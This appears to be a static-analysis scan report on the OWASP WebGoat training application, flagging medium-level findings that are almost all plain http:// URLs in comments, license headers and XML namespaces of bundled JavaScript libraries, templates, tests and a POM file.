webgoat-container/src/main/resources/static/js/libs/jquery.form.js:865

Level Medium

```
862       });
863       return this;
864    }


865    // is your DOM ready?
http://docs.jquery.com/Tutorials:Introducing_$(document).ready()


866    log('terminating; zero elements found by selector' + ($.isReady ? '' : ' (DOM not
ready)'));
867    return this;
868 }
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4

Level Medium

```
1 var jQuery = require('libs/jquery-vuln');
2
3 /*! jQuery UI - v1.10.3 - 2013-05-03


4 * http://jqueryui.com


5 * Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.draggable.js,
jquery.ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js, jquery.ui.sortable.js,
jquery.u...
6 * Copyright 2013 jQuery Foundation and other contributors; Licensed MIT */
7 (function( $, undefined ) {
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:231

Level Medium

```
228      };
229 }
230


231 // support: jQuery 1.6.1, 1.6.2 (http://bugs.jquery.com/ticket/9413)


232 if ( $( "<a>" ).data( "a-b", "a" ).removeData( "a-b" ).data( "a-b" ) ) {
233      $.fn.removeData = (function( removeData ) {
234                return function( key ) {
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:327

Level Medium

```
324 for ( var i = 0, elem; (elem = elems[i]) != null; i++ ) {
325     try {
326             $( elem ).triggerHandler( "remove" );

327     // http://bugs.jquery.com/ticket/8235

328     } catch( e ) {}
329 }
330 _cleanData( elems );
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:582

Level Medium

```
579     .removeData( this.widgetName )
580     .removeData( this.widgetFullName )
581     // support: jquery <1.6.3

582     // http://bugs.jquery.com/ticket/9413

583     .removeData( $.camelCase( this.widgetFullName ) );
584 this.widget()
585     .unbind( this.eventNamespace )
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:2548

Level Medium

```
2545
2546 this.resizing = true;
2547

2548 // bugfix for http://dev.jquery.com/ticket/1749

2549 if ( (/absolute/).test( el.css("position") ) ) {
2550     el.css({ position: "absolute", top: el.css("top"), left: el.css("left") });
2551 } else if (el.is(".ui-draggable")) {
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4790

Level Medium

```
4787 *
4788 * Copyright 2013 jQuery Foundation and other contributors
4789 * Released under the MIT license.

4790 * http://jquery.org/license

4791 *
4792 * Date: Wed Jan 16 08:47:09 2013 -0600
4793 */
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:5679

Level Medium

```
5676 if ( set[ i ] !== null ) {
5677     val = element.data( dataSpace + set[ i ] );
5678     // support: jQuery 1.6.2

5679     // http://bugs.jquery.com/ticket/9917

5680     // jQuery 1.6.2 incorrectly returns undefined for any falsy value.
5681     // We can't differentiate between "" and 0 here, so we just assume
5682     // empty string since it's likely to be a more common value...
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:6007

Level Medium

```
6004
6005 (function() {
6006

6007 // based on easing equations from Robert Penner
(http://www.robertpenner.com/easing)
```

```
6008
6009 var baseEasings = {};
6010
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:7880

Level Medium

```
7877                this._disableDatepicker( target );
7878    }
7879    // Set display:block in place of inst.dpDiv.show() which won't work on disconnected
elements

7880    // http://bugs.jqueryui.com/ticket/7552 - A Datepicker created on a detached div
has zero height

7881    inst.dpDiv.css( "display", "block" );
7882 },
7883
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14575

Level Medium

```
14572 this.xhr
14573   .success(function( response ) {
14574               // support: jQuery <1.8

14575               // http://bugs.jquery.com/ticket/11778

14576               setTimeout(function() {
14577                       panel.html( response );
14578                       that._trigger( "load", event, eventData );
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14583

Level Medium

```
14580 })
14581 .complete(function( jqXHR, status ) {
14582   // support: jQuery <1.8

14583   // http://bugs.jquery.com/ticket/11778

14584   setTimeout(function() {
14585             if ( status === "abort" ) {
14586                       that.panels.stop( false, true );
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui.min.js:2

Level Medium

```
1 /*! jQuery UI - v1.12.1 - 2016-09-14

2 * http://jqueryui.com

3 * Includes: widget.js, position.js, data.js, disable-selection.js, effect.js, effects/effect-blind.js,
effects/effect-bounce.js, effects/effect-clip.js, effects/effect-drop.js, effects/effect-explode....
4 * Copyright jQuery Foundation and other contributors; Licensed MIT */
5
```

webgoat-container/src/main/resources/static/js/libs/polyglot.min.js:5

Level Medium

```
2 //
3 //    polyglot.js may be freely distributed under the terms of the BSD
4 //    license. For all licensing information, details, and documention:

5 //    http://airbnb.github.com/polyglot.js

6 //
7 //
8 // Polyglot.js is an I18n helper library written in JavaScript, made to
```

webgoat-container/src/main/resources/static/js/libs/text.js:4

Level Medium

```
1 /**
2  * @license RequireJS text 2.0.14 Copyright (c) 2010-2014, The Dojo Foundation All Rights Reserved.
3  * Available via the MIT or new BSD license.
4  * see: http://github.com/requirejs/text for details
5  */
6 /*jslint regexp: true */
7 /*global require, XMLHttpRequest, ActiveXObject,
```

webgoat-container/src/main/resources/static/js/libs/text.js:325

Level Medium

```
322 line = input.readLine();
323
324 // Byte Order Mark (BOM) - The Unicode Standard, version 3.0, page 324
325 // http://www.unicode.org/faq/utf_bom.html
326
327 // Note that when we use utf-8, the BOM should appear as "EF BB BF", but it doesn't due to this bug in the JDK:
328 // http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4508058
```

webgoat-container/src/main/resources/static/js/libs/text.js:328

Level Medium

```
325 // http://www.unicode.org/faq/utf_bom.html
326
327 // Note that when we use utf-8, the BOM should appear as "EF BB BF", but it doesn't due to this bug in the JDK:
328 // http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4508058
329 if (line && line.length() && line.charAt(0) === 0xfeff) {
330     // Eat the BOM, since we've already found the encoding on this file,
331     // and we plan to concatenating this buffer with others; the BOM should
```

webgoat-container/src/main/resources/static/plugins/bootstrap/css/bootstrap.min.css:2

Level Medium

```
1 /*!
2  * Bootstrap v3.1.1 (http://getbootstrap.com)
3  * Copyright 2011-2014 Twitter, Inc.
4  * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
5  */
```

webgoat-container/src/main/resources/static/plugins/bootstrap-slider/css/slider.css:6

Level Medium

```
3  *
4  * Copyright 2012 Stefan Petre
5  * Licensed under the Apache License v2.0
6  * http://www.apache.org/licenses/LICENSE-2.0
7  *
8  */
9 .slider {
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:58

Level Medium

```
55 "<h4>" + locale.link.insert + "</h4>" +
56 "</div>" +
57 "<div class='modal-body'>" +
58 "<input value='http://' class='bootstrap-wysihtml5-insert-link-url form-control'>" +
```

```
59 "<label class='checkbox'> <input type='checkbox' class='bootstrap-wysihtml5-insert-link-target' checked>" + locale.link.target + "</label>" +
60 "</div>" +
61 "<div class='modal-footer'>" +
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:83

Level Medium

```
80 "<h4>" + locale.image.insert + "</h4>" +
81 "</div>" +
82 "<div class='modal-body'>" +

83 "<input value='http://' class='bootstrap-wysihtml5-insert-image-url form-control'>" +

84 "</div>" +
85 "<div class='modal-footer'>" +
86 "<button class='btn btn-default' data-dismiss='modal'>" + locale.image.cancel + "</button>" +
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:37

Level Medium

```
34  DELETE_KEY:    46
35 };/**
36  * @license Rangy, a cross-browser JavaScript range and selection library

37  * http://code.google.com/p/rangy/

38  *
39  * Copyright 2011, Tim Down
40  * Licensed under the MIT license.
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:65

Level Medium

```
62 /*-----------------------------------------------------------------------------------------------------------
*/
63
64 // Trio of functions taken from Peter Michaux's article:

65 // http://peter.michaux.ca/articles/feature-detection-state-of-the-art-browser-scripting

66 function isHostMethod(o, p) {
67     var t = typeof o[p];
68     return t == FUNCTION || (!!(t == OBJECT && o[p])) || t == "unknown";
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:863

Level Medium

```
860
861 /*-----------------------------------------------------------------------------------------------------------
-*/
862

863 // RangeIterator code partially borrows from IERange by Tim Ryan
(http://github.com/timcameronryan/IERange)

864
865 /**
866  * @constructor
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1143

Level Medium

```
1140
1141 // Implementation as per HTML parsing spec, trusting in the browser's
implementation of innerHTML. See
1142 // discussion and base code for this implementation at issue 67.

1143 // Spec: http://html5.org/specs/dom-parsing.html#extensions-to-the-range-interface

1144 // Thanks to Aleks Williams.
1145 function(fragmentStr) {
```

```
1146    // "Let node the context object's start's node."
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1938

Level Medium

```
1935 }
1936
1937 // Gets the boundary of a TextRange expressed as a node and an offset within that node. This function started out as

1938 // an improved version of code found in Tim Cameron Ryan's IERange (http://code.google.com/p/ierange/) but has

1939 // grown, fixing problems with line breaks in preformatted text, adding workaround for IE TextRange bugs, handling
1940 // for inputs and images, plus optimizations.
1941 function getTextRangeBoundaryPosition(textRange, wholeRangeContainerElement, isStart, isCollapsed) {
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1958

Level Medium

```
1955
1956
1957 // Deal with nodes that cannot "contain rich HTML markup". In practice, this means form inputs, images and

1958 // similar. See http://msdn.microsoft.com/en-us/library/aa703950%28VS.85%29.aspx

1959 if (!containerElement.canHaveHTML) {
1960     return new DomPosition(containerElement.parentNode, dom.getNodeIndex(containerElement));
1961 }
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2057

Level Medium

```
2054
2055 // Returns a TextRange representing the boundary of a TextRange expressed as a node
and an offset within that node.
2056 // This function started out as an optimized version of code found in Tim Cameron
Ryan's IERange

2057 // (http://code.google.com/p/ierange/)

2058 function createBoundaryTextRange(boundaryPosition, isStart) {
2059     var boundaryNode, boundaryParent, boundaryOffset = boundaryPosition.offset;
2060     var doc = dom.getDocument(boundaryPosition.node);
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2081

Level Medium

```
2078 workingNode.innerHTML = "&#feff;";
2079
2080 // insertBefore is supposed to work like appendChild if the second parameter is null.
However, a bug report

2081 // for IERange suggests that it can crash the browser:
http://code.google.com/p/ierange/issues/detail?id=12

2082 if (boundaryNode) {
2083     boundaryParent.insertBefore(workingNode, boundaryNode);
2084 } else {
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2459

Level Medium

```
2456     });
2457 });rangy.createModule("WrappedSelection", function(api, module) {
2458     // This will create a selection object wrapper that follows the Selection object found
in the WHATWG draft DOM Range

2459     // spec (http://html5.org/specs/dom-range.html)
```

```
2460
2461    api.requireModules( ["DomUtil", "DomRange", "WrappedRange"] );
2462
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3249

Level Medium

```
3246 /*
3247     Base.js, version 1.1a
3248     Copyright 2006-2010, Dean Edwards

3249     License: http://www.opensource.org/licenses/mit-license.php

3250 */
3251
3252 var Base = function() {
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3443

Level Medium

```
3440 * Whether the browser supports sandboxed iframes
3441 * Currently only IE 6+ offers such feature <iframe security="restricted">
3442 *

3443 * http://msdn.microsoft.com/en-us/library/ms534622(v=vs.85).aspx

3444 * http://blogs.msdn.com/b/ie/archive/2008/01/18/using-frames-more-securely.aspx
3445 *
3446 * HTML5 sandboxed iframes are still buggy and their DOM is not reachable from the
outside (except when using postMessage)
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3444

Level Medium

```
3441 * Currently only IE 6+ offers such feature <iframe security="restricted">
3442 *
3443 * http://msdn.microsoft.com/en-us/library/ms534622(v=vs.85).aspx

3444 * http://blogs.msdn.com/b/ie/archive/2008/01/18/using-frames-more-securely.aspx

3445 *
3446 * HTML5 sandboxed iframes are still buggy and their DOM is not reachable from the
outside (except when using postMessage)
3447 */
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3589

Level Medium

```
3586
3587 /**
3588  * IE: URLs starting with:

3589  *    www., http://, https://, ftp://, gopher://, mailto:, new:, snews:, telnet:, wasis:,
file://,

3590  *    nntp://, newsrc:, ldap://, ldaps://, outlook:, mic:// and url:
3591  * will automatically be auto-linked when either the user inserts them via copy&paste
or presses the
3592  * space bar when the caret is directly after such an url.
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3595

Level Medium

```
3592  * space bar when the caret is directly after such an url.
3593  * This behavior cannot easily be avoided in IE < 9 since the logic is hardcoded in the
mshtml.dll
3594  * (related blog post on msdn

3595  * http://blogs.msdn.com/b/ieinternals/archive/2009/09/17/prevent-automatic-
hyperlinking-in-contenteditable-html.aspx).

3596  */
```

```
3597 doesAutoLinkingInContentEditable: function() {
3598   return isIE;
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3698

Level Medium

```
3695
3696 /**
3697  * Whether the browser supports the speech api on the given element
3698  * See http://mikepultz.com/2011/03/accessing-google-speech-api-chrome-11/
3699  *
3700  * @example
3701  *    var input = document.createElement("input");
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3714

Level Medium

```
3711 /**
3712  * IE9 crashes when setting a getter via Object.defineProperty on XMLHttpRequest or XDomainRequest
3713  * See https://connect.microsoft.com/ie/feedback/details/650112
3714  * or try the POC http://tifftiff.de/ie9_crash/
3715  */
3716 crashesWhenDefineProperty: function(property) {
3717   return isIE && (property === "XMLHttpRequest" || property === "XDomainRequest");
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3922

Level Medium

```
3919  };
3920 })();/**
3921  * Find urls in descendant text nodes of an element and auto-links them
3922  * Inspired by http://james.padolsey.com/javascript/find-and-replace-text-with-javascript/
3923  *
3924  * @param {Element} element Container element in which to search for urls
3925  *
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3983

Level Medium

```
3980 }
3981 // Add http prefix if necessary
3982 if (realUrl.substr(0, 4) === "www.") {
3983   realUrl = "http://" + realUrl;
3984 }
3985
3986 return '<a href="' + realUrl + '">' + displayUrl + '</a>' + punctuation;
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4375

Level Medium

```
4372
4373 /**
4374  * List of html5 tags
4375  * taken from http://simon.html5.org/html5-elements
4376  */
4377 var HTML5_ELEMENTS = [
4378   "abbr", "article", "aside", "audio", "bdi", "canvas", "command", "datalist", "details", "figcaption",
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4858

Level Medium

```
4855  * IE is the only browser who doesn't include the namespace in the
4856  * nodeName, that's why we have to prepend it by ourselves
4857  * scopeName is a proprietary IE feature

4858  * read more here http://msdn.microsoft.com/en-us/library/ms534388(v=vs.85).aspx

4859  */
4860 if (scopeName && scopeName != "HTML") {
4861   nodeName = scopeName + ":" + nodeName;
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5016

Level Medium

```
5013 var nodeName = node.nodeName;
5014 if (nodeName == "IMG" && attributeName == "src" && _isLoadedImage(node) ===
true) {
5015   // Get 'src' attribute value via object property since this will always contain the

5016   // full absolute url (http://...)

5017   // this fixes a very annoying bug in firefox (ver 3.6 & 4) and IE 8 where images copied
from the same host
5018   // will have relative paths, which the sanitizer strips out (see
attributeCheckMethods.url)
5019   return node.src;
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5487

Level Medium

```
5484    this._unset(iframeDocument, documentProperties[i]);
5485  }
5486  // This doesn't work in Safari 5

5487  // See http://stackoverflow.com/questions/992461/is-it-possible-to-override-
```

document-cookie-in-webkit

```
5488   this._unset(iframeDocument, "cookie", "", true);
5489 }
5490
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6319

Level Medium

```
6316 })(wysihtml5);
6317 /**
6318  * Inspired by the rangy CSS Applier module written by Tim Down and licensed under the MIT license.
6319  * http://code.google.com/p/rangy/
6320  *
6321  * changed in order to be able ...
6322  *    - to use custom tags
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6780

Level Medium

```
6777  * @param {String} command The command string which to execute (eg. "bold", "italic", "insertUnorderedList")
6778  * @param {String} [value] The command value parameter, needed for some commands ("createLink", "insertImage", ...), optional for commands that don't require one ("bold", "underline", ...)
6779  * @example
6780  *    commands.exec("insertImage", "http://a1.twimg.com/profile_images/113868655/schrei_twitter_reasonably_small.jpg");
6781  */
6782 exec: function(command, value) {
6783   var obj    = wysihtml5.commands[command],
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6955

Level Medium

```
6952 *
6953 * @example
6954 *    // either ...

6955 *    wysihtml5.commands.createLink.exec(composer, "createLink",
"http://www.google.de");

6956 *    // ... or ...
6957 *    wysihtml5.commands.createLink.exec(composer, "createLink", { href:
"http://www.google.de", target: "_blank" });
6958 */
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6957

Level Medium

```
6954  *    // either ...
6955  *    wysihtml5.commands.createLink.exec(composer, "createLink",
"http://www.google.de");
6956  *    // ... or ...

6957  *    wysihtml5.commands.createLink.exec(composer, "createLink", { href:
"http://www.google.de", target: "_blank" });

6958  */
6959 exec: function(composer, command, value) {
6960   var anchors = this.state(composer, command);
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7376

Level Medium

```
7373 *
7374 * @example
7375 *    // either ...
```

```
7376 *    wysihtml5.commands.insertImage.exec(composer, "insertImage",
"http://www.google.de/logo.jpg");


7377 *    // ... or ...
7378 *    wysihtml5.commands.insertImage.exec(composer, "insertImage", { src:
"http://www.google.de/logo.jpg", title: "foo" });
7379 */
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7378

Level Medium

```
7375 *    // either ...
7376 *    wysihtml5.commands.insertImage.exec(composer, "insertImage",
"http://www.google.de/logo.jpg");
7377 *    // ... or ...


7378 *    wysihtml5.commands.insertImage.exec(composer, "insertImage", { src:
"http://www.google.de/logo.jpg", title: "foo" });


7379 */
7380 exec: function(composer, command, value) {
7381   value = typeof(value) === "object" ? value : { src: value };
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7699

Level Medium

```
7696   };
7697 })(wysihtml5);/**
7698  * Undo Manager for wysihtml5


7699  * slightly inspired by http://rniwa.com/editing/undomanager.html#the-
undomanager-interface


7700  */
7701 (function(wysihtml5) {
7702   var Z_KEY           = 90,
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8150

Level Medium

```
8147 }
8148
8149 // Assuming we have the following:

8150 //  <a href="http://www.google.de">http://www.google.de</a>

8151 // If a user now changes the url in the innerHTML we want to make sure that
8152 // it's synchronized with the href attribute (as long as the innerHTML is still a url)
8153 var // Use a live NodeList to check whether there are any links in the document
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8160

Level Medium

```
8157 getTextContent  = function(element) {
8158   var textContent = wysihtml5.lang.string(dom.getTextContent(element)).trim();
8159   if (textContent.substr(0, 4) === "www.") {

8160     textContent = "http://" + textContent;

8161   }
8162   return textContent;
8163 };
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8295

Level Medium

```
8292
8293 /**
8294  * With "setActive" IE offers a smart way of focusing elements without scrolling them into view:

8295  * http://msdn.microsoft.com/en-us/library/ms536738(v=vs.85).aspx
```

```
8296 *
8297 * Other browsers need a more hacky way: (pssst don't tell my mama)
8298 * In order to prevent the element being scrolled into view when focusing it, we simply
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8331

Level Medium

```
8328
8329 if (win.scrollTo) {
8330   // Some browser extensions unset this method to prevent annoyances

8331   // "Better PopUp Blocker" for Chrome
http://code.google.com/p/betterpopupblocker/source/browse/trunk/blockStart.js#100

8332   // Issue: http://code.google.com/p/betterpopupblocker/issues/detail?id=1
8333   win.scrollTo(originalScrollLeft, originalScrollTop);
8334 }
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8332

Level Medium

```
8329   if (win.scrollTo) {
8330     // Some browser extensions unset this method to prevent annoyances
8331     // "Better PopUp Blocker" for Chrome
http://code.google.com/p/betterpopupblocker/source/browse/trunk/blockStart.js#100

8332     // Issue: http://code.google.com/p/betterpopupblocker/issues/detail?id=1

8333     win.scrollTo(originalScrollLeft, originalScrollTop);
8334   }
8335 }
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8784

Level Medium

```
8781 *    <!-- Dialog -->
8782 *    <div data-wysihtml5-dialog="insertImage" style="display: none;">
8783 *      <label>

8784 *        URL: <input data-wysihtml5-dialog-field="src" value="http://">

8785 *      </label>
8786 *      <label>
8787 *        Alternative text: <input data-wysihtml5-dialog-field="alt" value="">
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8890

Level Medium

```
8887 * and inserts them in their corresponding dialog input fields
8888 *
8889 * Assume the "elementToChange" looks like this:

8890 *    <a href="http://www.google.com" target="_blank">foo</a>

8891 *
8892 * and we have the following dialog:
8893 *    <input type="text" data-wysihtml5-dialog-field="href" value="">
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8897

Level Medium

```
8894 *    <input type="text" data-wysihtml5-dialog-field="target" value="">
8895 *
8896 * after calling _interpolate() the dialog will look like this

8897 *    <input type="text" data-wysihtml5-dialog-field="href"
value="http://www.google.com">

8898 *    <input type="text" data-wysihtml5-dialog-field="target" value="_blank">
8899 *
8900 * Basically it adopted the attribute values into the corresponding input fields
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8970

Level Medium

```
8967 * As of now (2011/03/25) this only is supported in Chrome >= 11
8968 *
8969 * Note that it sends the recorded audio to the google speech recognition api:

8970 * http://stackoverflow.com/questions/4361826/does-chrome-have-buil-in-speech-recognition-for-input-type-text-x-webkit-speec

8971 *
8972 * Current HTML5 draft can be found here
8973 * http://lists.w3.org/Archives/Public/public-xg-htmlspeech/2011Feb/att-0020/api-draft.html
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8973

Level Medium

```
8970 * http://stackoverflow.com/questions/4361826/does-chrome-have-buil-in-speech-recognition-for-input-type-text-x-webkit-speec
8971 *
8972 * Current HTML5 draft can be found here

8973 * http://lists.w3.org/Archives/Public/public-xg-htmlspeech/2011Feb/att-0020/api-draft.html

8974 *
8975 * "Accessing Google Speech API Chrome 11"
8976 * http://mikepultz.com/2011/03/accessing-google-speech-api-chrome-11/
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8976

Level Medium

```
8973  * http://lists.w3.org/Archives/Public/public-xg-htmlspeech/2011Feb/att-0020/api-draft.html
8974  *
8975  * "Accessing Google Speech API Chrome 11"
```

```
8976  * http://mikepultz.com/2011/03/accessing-google-speech-api-chrome-11/

8977  */
8978 (function(wysihtml5) {
8979   var dom = wysihtml5.dom;
```

webgoat-container/src/main/resources/templates/about.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4 <body>
5 <div th:fragment="about" class="modal-content">
```

webgoat-container/src/main/resources/templates/lesson_content.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4
5 <!-- Model is setup in the class StartLesson -->
```

webgoat-container/src/main/resources/templates/login.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org">

3 <head>
```

```
4    <title th:text="#{login.page.title}">Login Page</title>
5    <link rel="stylesheet" type="text/css" th:href="@{/css/main.css}"/>
```

webgoat-container/src/main/resources/templates/main_new.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3     xmlns:sec="http://www.thymeleaf.org/extras/spring-security">
4 <head>
5    <meta http-equiv="Expires" CONTENT="-1"/>
```

webgoat-container/src/main/resources/templates/main_new.html:3

Level Medium

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3     xmlns:sec="http://www.thymeleaf.org/extras/spring-security">

4 <head>
5    <meta http-equiv="Expires" CONTENT="-1"/>
6    <meta http-equiv="Pragma" CONTENT="no-cache"/>
```

webgoat-container/src/main/resources/templates/registration.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <title th:text="#{login.page.title}">Login Page</title>
5    <link rel="stylesheet" type="text/css" th:href="@{/css/main.css}"/>
```

webgoat-container/src/main/resources/templates/scoreboard.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3     xmlns:sec="http://www.thymeleaf.org/extras/spring-security">
4 <head>
5   <meta http-equiv="Expires" CONTENT="-1"/>
```

webgoat-container/src/main/resources/templates/scoreboard.html:3

Level Medium

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3     xmlns:sec="http://www.thymeleaf.org/extras/spring-security">

4 <head>
5   <meta http-equiv="Expires" CONTENT="-1"/>
6   <meta http-equiv="Pragma" CONTENT="no-cache"/>
```

webgoat-container/src/test/java/org/owasp/webgoat/assignments/AssignmentEndpointTest.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

3  * please see http://www.owasp.org/

4  * <p>
```

```
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/service/LabelServiceTest.java:24

Level Medium

```
21 /**
22 *
*******************************************************************************
***
23  * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
24  * please see http://www.owasp.org/
25  * <p>
26  * Copyright (c) 2002 - 20014 Bruce Mayhew
27  * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/service/LessonMenuServiceTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-container/src/test/java/org/owasp/webgoat/service/LessonProgressServiceTest.java:31

Level Medium

```
28 /**
29 *
*******************************************************************************
***
30 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
31 * please see http://www.owasp.org/

32 * <p>
33 * Copyright (c) 2002 - 20014 Bruce Mayhew
34 * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/session/CourseTest.java:6

Level Medium

```
3 /**
4 *
*******************************************************************************
***
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.
6 * please see http://www.owasp.org/

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/session/LessonTrackerTest.java:19

Level Medium

```
16 /**
17 *
*******************************************************************************
***
18 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
19 * please see http://www.owasp.org/

20 * <p>
21 * Copyright (c) 2002 - 20014 Bruce Mayhew
22 * <p>
```

webgoat-integration-tests/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webgoat-integration-tests</artifactId>
```

webgoat-integration-tests/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webgoat-integration-tests</artifactId>
5    <packaging>jar</packaging>
```

webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:39

Level Medium

```
36
